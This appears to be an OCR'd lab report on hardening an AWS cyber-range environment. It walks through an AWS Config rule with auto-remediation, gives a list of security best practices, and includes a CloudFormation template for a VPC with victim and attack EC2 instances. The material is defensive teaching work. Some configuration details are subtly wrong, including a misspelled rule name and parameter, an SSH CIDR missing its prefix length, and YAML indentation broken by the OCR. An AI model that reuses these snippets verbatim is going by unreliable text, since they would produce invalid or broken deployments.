

IAM > Roles > SSMAutomationRole > Create policy
Step 1
Specify permissions
Step 2
Review and create
Review and create Info
Review the permissions, specify details, and tags.
Policy details
Policy name
Enter a meaningful name to identify this policy.
RevokeIngressSG
Maximum 128 characters. Use alphanumeric and '+=,.@-_' characters.
Permissions defined in this policy Info
Edit
Permissions defined in this policy document specify which actions are allowed or denied. To define permissions for an IAM identity (user, user group, or role), attach a policy to it
Search
Allow (1 of 450 services)
Show remaining 449 services
Service
Access level
Resource
Request condition
EC2
Limited: Write
All resources
None
Cancel
Previous
Create policy






- **Create a config rule using the 'pc-sg-open-only-to-authorized-ports' managed rule and Add port 80 next to 'authorizedTpPorts'**

    - Go to **AWS Config → Rules → Add rule**.
    - Select managed rule: `pc-sg-open-only-to-authorized-ports`.
    - Under **Parameters**, add port **80** to the `authorizedTcpPorts` list.






AWS Config > Rules > Add rule
Step 1
Specify rule type
Step 2
Configure rule
Step 3
Review and create
Specify rule type
Add rules to help you manage the ideal configuration settings of your AWS resources. You can add any of the following predefined, customizable AWS Config Managed rules, or you can create your own AWS Config Custom rule using AWS Lambda functions or Guard Custom policy.
Select rule type
Add AWS managed rule
Deploy the following managed rules in their default state or customize to suit your needs.
Create custom Lambda rule
Use a Lambda function with your custom code to evaluate whether your AWS resources comply with the rule.
Create custom rule using Guard
Use Guard Custom policy that you write to evaluate whether your AWS resources comply with the rule.
AWS Managed Rules (669)
Find Rules
1 match
Name = vpc-sg-open-only-to-authorized-ports
Clear filters
Name
Resource types
Trigger type
Description
Supported evaluation mode
vpc-sg-open-only-to-authorized-ports
AWS::EC2::SecurityGroup
HYBRID
Checks if security groups allowing unrestricted incoming traffic ('0.0.0.0/0' or '::/0') only allow inbound TCP or UDP connections on authorized ports. The rule is NON_COMPLIANT if such security groups do not have ports specified in the rule parameters.
DETECTIVE


Resources
This rule can be triggered only when the recorded resources are created, edited, or deleted. Specify the resources to record by editing the Settings page.
Resource category
All resource categories
Resource type
Multiple selected
AWS EC2 SecurityGroup
Resource identifier - optional
Enter resource identifier
Frequency
24 hours
Parameters
Rule parameters define attributes that your resources must adhere to for compliance with the rule. Example attributes include a required tag or a specified S3 bucket. Optional parameters that are not valid, such as missing a key or a value, will not be saved.
Key
Value
authorizedTcpPorts
80
Remove
authorizedUdpPorts
(optional)
Remove
Add another row



The rule: vpc-sg-open-only-to-authorized-ports has been added to your account.
AWS Config > Rules
Rules
A rule is a compliance check that helps you manage your ideal configuration settings. AWS Config evaluates whether your resource configurations comply with relevant rules and displays the compliance results.
Rules
View details
Edit rule
Actions
Add rule
Filter by compliance status
All
Name
Remediation action
Type
Enabled evaluation mode
vpc-sg-open-only-to-authorized...
Not set
AWS managed
DETECTIVE


- **Add Remediation Action**
    - In the same rule, click Action → **Manage Remediation**.
    - Select automatic action: `AWS-DisablePublicAccessForSecurityGroup`.





- **Configure Remediation Parameters**
    - **Resource ID** → `GroupId`
    - **IpAddressToBlock** → `0.0.0.0/0`
    - **AutomationAssumeRole** → Copy ARN of the IAM role created earlier and paste it



Resource ID parameter
Using the dropdown list, you can pass the resource ID of noncompliant resources to a parameter of the remediation action. The parameters available in the dropdown list depend on the selected remediation action.
GroupId
Parameters
Parameters allow you to pass specific information to your remediation action, such as resource IDs or configuration settings. Each remediation action has its own set of parameters. Valid values include StringList and String. Custom SSM documents for remediation with other data types are not supported.
For StringLists, enter values as an array of strings (value 1, value 2, value 3). For Strings, enter the value as a single string (value).
GroupId
RESOURCE_ID
IpAddressToBlock
0.0.0.0/0
AutomationAssumeRole
arn:aws:iam::357507082084:role/SSMAutomatio
Cancel
Save changes



Resource ID parameter
Using the dropdown list, you can pass the resource ID of noncompliant resources to a parameter of the remediation action. The parameters available in the dropdown list depend on the selected remediation action.
GroupId
Parameters
Parameters allow you to pass specific information to your remediation action, such as resource IDs or configuration settings. Each remediation action has its own set of parameters. Valid values include StringList and String. Custom SSM documents for remediation with other data types are not supported.
For StringLists, enter values as an array of strings (value 1, value 2, value 3). For Strings, enter the value as a single string (value).
GroupId
RESOURCE_ID
IpAddressToBlock
0.0.0.0/0
AutomationAssumeRole
arn:aws:iam::357507082084:role/SSMAutomatio
Cancel
Save changes






- **Test the Setup and Remediation**

  - In the same rule, click Action → Re-evaluate
  - Go back to rules
  - Create a security group with SSH (22) open to `0.0.0.0/0`.
  - AWS Config should flag it as noncompliant.
  - The remediation action will automatically run → blocking public access.











## 2. Restrict Security Group Exposure

**Objective:** Limit unnecessary exposure of EC2 instances to the internet.
Implement least privilege for SGs:

- Restrict SSH (22) to trusted IP ranges (corporate VPN or jump server).
- Place web servers behind ALB and restrict direct HTTP/HTTPS to ALB only.

Monitor SG changes:

- Use CloudWatch Events (EventBridge) rules to detect modifications.
- Trigger SNS notification to alert security teams on SG changes.

**Additional Objective Suggestions (Optional Enhancements):**

- Enforce automated periodic review of SG rules to ensure ongoing compliance.
- Integrate AWS Config to track historical SG changes for audit purposes.
- Implement intrusion detection on instances to complement SG restrictions.

3. **Harden IAM Policies & Roles**

   **Objective:** Reduce risk from over-permissioned IAM roles and users.
   - Review IAM policies to ensure least privilege.
   - Avoid using Resource: "*" and limit permissions to specific resources.
   - Restrict S3 permissions to specific buckets and prefixes.
   - Enforce MFA on all users including root account.
   - Replace long-term IAM credentials with STS temporary tokens.

4. **Patch & Harden EC2 Instances**

   **Objective:** Reduce risk from known vulnerabilities and misconfigurations.
   - Automate OS and software patching using Systems Manager Patch Manager.
   - Enforce CIS Benchmark controls via Systems Manager documents.
   - Disable unnecessary services and close unused ports.
   - Use Session Manager for access instead of SSH to eliminate public keys.

5. **Encrypt Data in Transit and At Rest**

   **Objective:** Ensure data confidentiality and integrity.
   - Use HTTPS/TLS for all web traffic (via ACM-managed certificates).
   - Enable EBS encryption by default.
   - Enforce S3 default encryption (AES-256 or KMS keys).
   - Block uploads of unencrypted objects via S3 bucket policy.

6. **Logging & Monitoring**

   **Objective:** Provide visibility into user and network activity for detection and investigation.
   - Enable GuardDuty, CloudTrail, and VPC Flow Logs.
   - Stream CloudTrail logs to central S3 bucket with versioning and MFA Delete enabled.
   - Integrate logs with CloudWatch Logs Insights or a SIEM for correlation.
   - Set alerts for anomalous API calls or suspicious port scanning activity.

7. **Exfiltration Mitigation**

   **Objective:** Reduce opportunities for attackers to steal sensitive data.
   - Restrict outbound traffic using restrictive SG and NACL rules.

- Apply S3 Block Public Access at account and bucket level.
- Enable Macie to detect and alert on sensitive data exposure.

8. **Incident Response**

   **Objective:** Enable rapid response to suspicious or malicious activity.
   - Use CloudWatch alarms to detect GuardDuty findings and trigger automated playbooks.
   - Automate isolation of compromised EC2 instances using SSM.
   - Revoke IAM user or role sessions when suspicious activity is detected.
   - Maintain an IR runbook with both automated and manual procedures

# AWS CloudFormation Setup:

## Create the YAML file in VS code

1. VS Code → New file
2. Set the language to YAML
3. Click the language indicator in the bottom-right (it might say “Plain Text”) → type/select YAML.
4. Press Ctrl/Cmd+Shift+P → “Indentation: Convert Indentation to Spaces” and save the file.
5. Add configuration information for CloudFormation template.
6. Format the document and then save the file.

### Template

```yaml
AWSTemplateFormatVersion: '2010-09-09'
Description: Networking Stack for CyberRange-T2 with EC2 Instances and
Security Group

Resources:
  VPC:
    Type: AWS::EC2::VPC
    Properties:
      CidrBlock: 10.0.0.0/16
      EnableDnsSupport: true
      EnableDnsHostnames: true
      Tags:
        - Key: Project-CyberRange
          Value: CyberRangeT2

  InternetGateway:
    Type: AWS::EC2::InternetGateway

  AttachGateway:
    Type: AWS::EC2::VPCGatewayAttachment
    Properties:
      VpcId: !Ref VPC
      InternetGatewayId: !Ref InternetGateway

  PublicSubnetA:
    Type: AWS::EC2::Subnet
    Properties:
      VpcId: !Ref VPC
      CidrBlock: 10.0.1.0/24
```

```
    AvailabilityZone: !Select [0, !GetAZs 'us-east-1']
    MapPublicIpOnLaunch: true
    Tags:
      - Key: Name
        Value: Public Subnet A

PublicSubnetB:
  Type: AWS::EC2::Subnet
  Properties:
    VpcId: !Ref VPC
    CidrBlock: 10.0.3.0/24
    AvailabilityZone: !Select [1, !GetAZs 'us-east-1']
    MapPublicIpOnLaunch: true
    Tags:
      - Key: Name
        Value: Public Subnet B

PrivateSubnetA:
  Type: AWS::EC2::Subnet
  Properties:
    VpcId: !Ref VPC
    CidrBlock: 10.0.2.0/24
    AvailabilityZone: !Select [0, !GetAZs 'us-east-1']
    Tags:
      - Key: Name
        Value: Private Subnet A

PrivateSubnetB:
  Type: AWS::EC2::Subnet
  Properties:
    VpcId: !Ref VPC
    CidrBlock: 10.0.4.0/24
    AvailabilityZone: !Select [1, !GetAZs 'us-east-1']
    Tags:
      - Key: Name
        Value: Private Subnet B

EIP:
  Type: AWS::EC2::EIP

NATGateway:
  Type: AWS::EC2::NatGateway
  Properties:
```


```
    AllocationId: !GetAtt EIP.AllocationId
    SubnetId: !Ref PublicSubnetA

PublicRouteTable:
  Type: AWS::EC2::RouteTable
  Properties:
    VpcId: !Ref VPC
    Tags:
      - Key: Name
        Value: Public RT

PublicRoute:
  Type: AWS::EC2::Route
  Properties:
    RouteTableId: !Ref PublicRouteTable
    DestinationCidrBlock: 0.0.0.0/0
    GatewayId: !Ref InternetGateway

PrivateRouteTable:
  Type: AWS::EC2::RouteTable
  Properties:
    VpcId: !Ref VPC
    Tags:
      - Key: Name
        Value: Private RT

PrivateRoute:
  Type: AWS::EC2::Route
  Properties:
    RouteTableId: !Ref PrivateRouteTable
    DestinationCidrBlock: 0.0.0.0/0
    NatGatewayId: !Ref NATGateway

VPCFlowLogs:
  Type: AWS::Logs::LogGroup
  Properties:
    LogGroupName: VPCFlowLogs
    RetentionInDays: 14

# Security Group for EC2 Instances
InstanceSecurityGroup:
  Type: AWS::EC2::SecurityGroup
  Properties:
```

```
    GroupDescription: Allow SSH and HTTP access
    VpcId: !Ref VPC
    SecurityGroupIngress:
      - IpProtocol: tcp
        FromPort: 22
        ToPort: 22
        CidrIp: 54.198.229.236
      - IpProtocol: tcp
        FromPort: 80
        ToPort: 80
        CidrIp: 0.0.0.0/0
    Tags:
      - Key: Name
        Value: InstanceSecurityGroup

# First EC2 Instance in Public Subnet A
EC2Victim:
  Type: AWS::EC2::Instance
  Properties:
    InstanceType: t3.micro
    ImageId: ami-0c02fb55956c7d316
    SubnetId: !Ref PublicSubnetA
    SecurityGroupIds:
      - !Ref InstanceSecurityGroup
    KeyName: cyberrange-keypair
    Tags:
      - Key: Name
        Value: ec2-victim

# Second EC2 Instance in Public Subnet B
EC2Attack:
  Type: AWS::EC2::Instance
  Properties:
    InstanceType: t3.micro
    ImageId: ami-0c02fb55956c7d316
    SubnetId: !Ref PublicSubnetB
    SecurityGroupIds:
      - !Ref InstanceSecurityGroup
    KeyName: cyberrange-keypair
    Tags:
      - Key: Name
        Value: ec2-attack
```

```yaml
Outputs:
  VPCId:
    Value: !Ref VPC
  PublicSubnetAId:
    Value: !Ref PublicSubnetA
  PublicSubnetBId:
    Value: !Ref PublicSubnetB
  PrivateSubnetAId:
    Value: !Ref PrivateSubnetA
  PrivateSubnetBId:
    Value: !Ref PrivateSubnetB
```

## Create CloudFormation Stack in AWS

1. Navigate to CloudFormation and click ‘Create Stack’.
2. Under ‘Specify Template’ choose the option to upload the previously created YAML file.
3. Create a name for the stack and keep default options.
4. Click submit to create the stack.



# Challenges and Lessons Learned:

**CloudFormation**

The CloudFormation document was in the process of being created at the same time of creating the VPC. After creating and uploading the first draft of the CloudFormation document, the group had to create additional resources onto the network. We researched the best way to incorporate these changes into the previous document and learned that updating an existing CloudFormation stack is often more efficient than creating a new one when adding related resources, such as EC2 instances and security groups, to an existing VPC and networking setup. Instead of duplicating resources or maintaining multiple stacks for components that belong together, editing the original stack ensures better consistency, centralized management, and easier troubleshooting. Using this approach also minimizes potential conflicts and dependency issues between separate stacks. By leveraging the Update Stack option with a properly modified template, we were able to expand the infrastructure without unnecessary complexity, saving both time and effort.

**Cloud Security**

One of the most critical lessons from this lab was the realization that minor misconfigurations can lead to major security compromises**.** For instance, even small oversights such as leaving unnecessary ports open, applying overly permissive security group rules, or failing to rotate cryptographic keys can be quickly exploited by an adversary. In our environment, the ease of obtaining SSH access to the victim instance underscored this point. With AWS configured to disable password-based logins by default, the protection of the **key pair (.pem file)** became the single point of control for access. Possession of the private key and knowledge of the public IP address alone could be sufficient to grant full administrative access to the instance.

**Network Architecture**

One of the main challenges we encountered was setting up the network architecture on AWS. Route table relationships led to recurring problems early on, especially when NAT Gateway and Internet Gateway (IGW) routes were unintentionally deployed to the incorrect subnets. The necessity of keeping public and private route tables separate was brought to light when an effort to assign a NAT route failed at one point due to the existence of a default route (0.0.0.0/0). Additionally, we ran into issues when connecting the Internet Gateway to the VPC. Until we verified the gateway was correctly constructed and connected, we were getting alerts about invalid resource IDs. Subnet configuration was also affected by these networking problems; instances without external connectivity resulted from the failure to enable auto-assign public IPs for public subnets. Misconfigured security groups further complicated access until corrected through peer review.

